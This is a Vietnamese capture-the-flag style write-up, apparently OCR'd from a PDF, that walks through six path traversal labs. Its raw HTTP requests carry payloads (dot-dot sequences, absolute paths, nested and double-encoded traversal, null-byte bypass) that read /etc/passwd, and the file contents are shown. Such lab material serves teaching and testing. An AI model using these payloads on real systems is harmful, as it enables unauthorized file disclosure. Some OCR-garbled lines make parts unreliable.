Path Traversal Lab

Trước tiên ta sẽ tìm các điểm endpoint. Khi mở hình ảnh của product lên thì ta phát hiện ra đây là 1 endpoint sẽ truy cập vào hình ảnh thông qua tên file. Đây là dấu hiệu để nhận biết được lỗ hổng này sẽ có nguy cơ cao để xuất hiện.

```
GET /image?filename=75.jpg HTTP/1.1
```

1. File path traversal, simple case

Đầu tiên ta sẽ thay thế ảnh bằng "/etc/passwd" nhưng kết quả trả về là:

```
GET /image?filename=/etc/passwd HTTP/1.1
Host:
ace01f891f893db6801c7cf4002200eb.web-security-acade
.net
Cookie: session=CvunbpUoohPDAiBznbMze5sf30Nmuwmf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x6
 rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 14

"No such file"
```

Xử dụng BurpSuite ta có thể xác định được web đang dùng trên Window nên ta sẽ nâng cao cấu trúc tệp trong thư mục bằng "../". Sau 3 lần nâng cấp lên thì ta có kết quả:

```
GET /image?filename=../../../etc/passwd HTTP/1.1
Host:
ace01f891f893db6801c7cf4002200eb.web-security-academy
et
Cookie: session=CvunbpUoohPDAiBznbMze5sf30Nmuwmf
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ace01f891f893db6801c7cf4002200eb.web-security
cademy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologi
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nolog
backup:x:34:34:backup:/var/backups:/usr/sbin/nolog
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
```

2. File path traversal, traversal sequences blocked with absolute path bypass

Ở phần này do ứng dụng đã phòng thủ chống lại tấn công bằng cách nâng cấp thư mục:

```
GET /image?filename=../../../etc/passwd HTTP/1.1
Host:
acc01f361f677286801904fd00690048.web-security-academ
et
Cookie: session=mF3wRxorSFJFUJqyBqwpJN437aPvAqO8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://acc01f361f677286801904fd00690048.web-securit
cademy.net/product?productId=1
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 14

"No such file"
```

Nhưng ta có thể sử dụng đường dẫn tệp tuyệt đối để trỏ trực tiếp đến tệp mà không cần sử dụng trình tự truyền tải tệp nào.

```
GET /image?filename=/etc/passwd HTTP/1.1
Host:
acc01f361f677286801904fd00690048.web-security-academ
et
Cookie: session=mF3wRxorSFJFUJqyBqwpJN437aPvAq08
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://acc01f361f677286801904fd00690048.web-securit
cademy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
1  HTTP/1.1 200 OK
2  Content-Type: image/jpeg
3  Connection: close
4  Content-Length: 1205
5
6  root:x:0:0:root:/root:/bin/bash
7  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8  bin:x:2:2:bin:/bin:/usr/sbin/nologin
9  sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologi
20 list:x:38:38:Mailing List
```

3. File path traversal, traversal sequences stripped non-recursively

Ở trường thì cả đuường dẫn tuyệt đối lẫn truyền tải tệp thông thường đều sẽ không được.


```
GET /image?filename=/etc/passwd HTTP/1.1
Host:
ac851f8d1e7b785c80441Obf003f007c.web-security-academ
et
Cookie: session=mUnCKIvn3Wv2crTVRFGLemx6Gw2b6b1R
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 14
5
6 "No such file"
```

```
GET /image?filename=../../../etc/passwd HTTP/1.1
Host:
ac851f8d1e7b785c80441Obf003f007c.web-security-academ
et
Cookie: session=mUnCKIvn3Wv2crTVRFGLemx6Gw2b6b1R
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 14
5
6 "No such file"
```

Khi đó ta có thể dùng trình tự duyệt lồng nhau “….//” để giải quyết vấn đề xảy ra.



```
GET /image?filename=....//....//....//etc/passwd
HTTP/1.1
Host:
ac851f8d1e7b785c804410bf003f007c.web-security-academy
et
Cookie: session=mUnCKIvn3Wv2crTVRFGLemx6Gw2b6b1R
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ac851f8d1e7b785c804410bf003f007c.web-securit
cademy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```


```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
backup:x:34:34:backup:/var/backups:/usr/sbin/nologi
```

4. File path traversal, traversal sequences stripped with superfluous URL-decode

Trong trường hợp này thì web đã lọc hoàn toàn “../” vì thế ta sẽ phải encode để làm rối loạn filter nhằm vượt qua được bộ filter này.

Tuy nhiên khi ta encode lần 1 vẫn bị hệ thống lọc ra.




```
GET /image?filename=
%2e%2e%2f%2e%2e%2f%2e%2e%2f/etc/passwd HTTP/1.1
Host:
acab1f921fad4195805f107800c400a7.web-security-academy
et
Cookie: session=cehCMouxYKlLcCUa9w2TP8mMLG1nl4lo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 14

"No such file"
```

Vì thế ta sẽ encode tiếp tục một lần nữa.



```
GET /image?filename=
%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%
25%32%65%25%32%65%25%32%6/etc/passwd HTTP/1.1
Host:
acab1f921fad4195805f107800c400a7.web-security-academy
et
Cookie: session=cehCMouxYKlLcCUa9w2TP8mMLG1nl4lo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://acab1f921fad4195805f107800c400a7.web-securit
cademy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
backup:x:34:34:backup:/var/backups:/usr/sbin/nologi
list:x:38:38:Mailing List
```

5. File path traversal, validation of start of path

Trong trường hợp này thì ứng dụng bắt buộc chúng ta phải cung cấp tên của tệp nằm trong 1 thư mục cơ sở "/var/www/images" thì ta có thể vượt qua bằng cách thêm các trình truyền tải phía sau thư mục cơ sở.


```
GET /image?filename=/var/www/images/../../../etc/passwd
HTTP/1.1
Host:
ac591ff41f20ba7080910df7000300d2.web-security-academy.net
Cookie: session=AcrW3K5PaAdjDl1QmvjjY6cn3jmXqyAc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ac591ff41f20ba7080910df7000300d2.web-security-aca
my.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/jpeg
Connection: close
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nc
```

6. File path traversal, validation of file extension with null byte bypass

Ở phần này thì ứng dụng lại bắt buộc rằng tên tệp phải kết thúc bằng phần dự kiến của ứng dụng. Khi đó ta có thể dùng byte rỗng "%00" để kết thúc hiệu quả của đường dẫn tệp trước khi đến phần mở rộng.



```
GET /image?filename=../../../etc/passwd%00.png HTTP/1.1
Host: ace51f531f7b0c1d80472d70006200aa.web-security-academy.n
Cookie: session=lm9uKlkTJe1e6KVMqfPZnkuOW5xAlBil
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0
Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://ace51f531f7b0c1d80472d70006200aa.web-security-academy
t/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: image/png
Connection: close
Content-Length: 1205

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```